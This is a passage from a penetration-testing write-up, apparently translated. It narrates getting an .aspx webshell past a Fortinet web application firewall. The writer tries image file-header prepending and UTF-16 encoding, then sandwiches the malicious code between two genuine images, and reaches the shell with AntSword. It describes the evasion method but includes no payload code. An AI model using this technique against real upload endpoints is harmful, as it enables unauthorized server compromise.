
0x04 Content Detection — Sandwiching Malicious Code Between Two Images (Sneak Attack)

Since a direct AV-evading shell failed, I tried prepending image headers to bypass content detection.

For example:

```
JPEG (jpg), file header: FFD8FF
PNG (png), file header: 89504E47
GIF (gif), file header: 47494638
```

Turned out to be useless — all dead.




Next, exploiting another .NET quirk, I tried UTF-16 encoding. Also blocked — Fortinet clearly defends against encoding tricks.

It was KFC Crazy Thursday, and suddenly an idea flashed through my mind: "What if we smuggle a touch of red through a field of green?"

Let's try the "hamburger method":

Take the data of two normal images and sandwich our malicious code in between.



As shown, the .aspx file containing malicious code uploaded successfully — Fortinet, breached~

I dug through the backend's image paths and spliced together the shell's URL.



Encrypted traffic via AntSword — shell obtained.

0x05 Summary

Mastering encodings and wide bytes, and knowing each language's upload quirks by heart, is the indispensable foundation of WAF bypassing.

And in special situations, a flexible mind wins by surprise~